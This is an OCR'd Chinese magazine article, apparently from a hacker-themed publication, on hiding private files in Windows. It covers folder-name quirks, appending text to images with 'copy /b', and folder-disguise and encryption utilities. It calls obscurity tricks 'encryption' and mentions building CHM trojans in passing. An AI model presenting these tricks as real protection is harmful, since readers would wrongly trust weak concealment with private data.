



图5



将文件加密进行到底

临床宋伟

Windows 是一个多用户的操作系统，所以有些私人的文件需要妥善的保管，保管的最好方法自然就是加密一下喽。

一、一些诡异的加密方法

1.利用“#”字符

建立一个文件夹，在文件夹名称中包含“#”字符。如果文件夹里有 CHM 文件（这种文件我们是比较熟悉的，在制作 CHM 木马的时候相信大家都曾经用过），单击后你会发现根本不能查看到里面的内容，如图1。所以我们只要把需要保存的一些文档制作成 CHM 文件保存到这样的文件夹里就可以保密了。那么我们自己要如何才能查看呢？其实很简单，只要把它复制到别的地方就可以解密了。




图1

2.利用“..\”



图2

打开cmd 命令提示符，输入**MD hacker..**建立一个名为“hacker..\”的文件夹，会在创建文件的目录下生成一个“hacker.”的文件，如果单击它的话会出现如图2 所示的错误提示。但是如果我们再建立一个hacker 的文件夹，就可以打开刚才在CMD 下创建的“hacker..\”的文件夹了，如图3。这样我们就可以把某些私人的文件存储到里面，然后删除掉hacker 文件夹别人就无法查看了，自己需要的时候再建立一个hacker 文件夹就可以完成解密。




图3

3.无敌COPY

首先建立一个1.txt 文件，在内容里输入“我爱黑客X 档”保存，然后找一张图片，在CMD 下输入**Copy 1.txt/a + 1.jpg/b 2.jpg**，这样就把1.txt 的内容加密到了1.JPG 中了。使用记事本打开刚才创建的2.jpg，就会看到我们刚才输入的内容了，如图4。同理我们可以把文档保存成其它的文件类型：


```
Copy 1.doc/b + 1.txt/a 2.doc（把1.txt藏进1.doc文档）
Copy 1.wav/b + 1.txt/a 2.wav（把1.txt藏进1.wav文件）
Copy 1.exe/b+ 1.txt/a 2.exe（把 1.txt藏进2.exe文件）
```


图4

二、形形色色的文件加密工具

1.文件夹隐藏大师

文件夹隐藏大师不但可以彻底的隐藏所选择的文件夹（在文件夹选项中“显示所有文件”也一样查看不到）、驱动器，而且还可以把文件夹的图标换成*.dll、*.sys 等类型的图标，这样就可以使别人误认为是系统文件了。首先点击“文件隐藏”选项，在左边的窗口中选中你要隐藏的文件，双击添加到右边的窗口中，然后点击下面的“隐藏”，文件夹就可以被隐藏了。如果要恢复隐藏的文件夹，先选择隐藏了的文件夹，点击下面的“恢复”按钮就可以了，如图5。


图5

该工具还可以通过改变图标来达到隐藏的目的，点击右边的“改变图标”，弹出“更改文件图标”窗口，选择需要更改图标的文件夹，然后点击“选中图标”，如

图6，选中后单击“确定”就可以了，软件本身也为我们提供了很多不错的图标以供我们使用。

它还有一个很不错的小功能—“程序锁”和“私人文件夹”，使用它们可以把某些程序锁住，还可以把一些重要的文件放入到属于自己的“私人文件夹”中来保存。操作都很简单，大家试用一下就会掌握了。



图6

2．文件夹伪装专家

文件伪装专家除了能改变文件夹图标，还可以隐藏文件夹内所有的内容，替换成其它的内容。比如可以把文件夹改成“控制面板”的图标，而且双击后打开的是控制面板的内容，你自己的资料别人一点也看不到。软件运行后如图7所示，首先在左边的窗口中选中更改的文件夹，选中后点击右边的图标，你想改什么就改什么，软件会提示你是否继续，选择“确定”就可以把文件伪装好了，如果想恢复伪装的文件，选中伪装后的文件，单击右边的“解除伪装”就可以了，如图8。



图7


图8

3．万能加密器

万能加密器是一款小巧高速的加密软件，加密文件大小不限、文件类型不限，它采用高速的算法，加密速度很快也很安全。软件的界面也比较美观，有加密解密列表功能，独特的密码查询功能等。

软件运行后如图9所示，选择加密标签，接着点“添加文件”按钮来添加要加密的文件，如果要加密多个文件可以选择“批量添加文件”，然后在下面设置一个密码，单击“开始加密”就可以了。

软件除了可以进行加密和解密，还可以编译可执行文件、分割文件、伪装文件夹等，还可以对程序设置访问密码，拥有加密历史列表记录功能，可以说是一款不可多得的好工具哟。

4．加密金刚锁

加密金刚锁是一款专业的文件和文件夹加密工具，具有界面友好、简单易用、功能强大和兼容性好的特点。软件的主要功能有加密、解密、打包为EXE文件、嵌入式文件加密解密、给EXE文件加密等。而且还可以进行在线升级。





图9

软件操作很简单，运行后如图10所示，在右侧选择要加密的文件或文件夹，选择好后，点“加密”就可以了。我们可以根据需要选择不同的加密算法。在软件开始运行的时候我们还可以使用授权盘功能或者使用文件做密码来进行加密。


图10

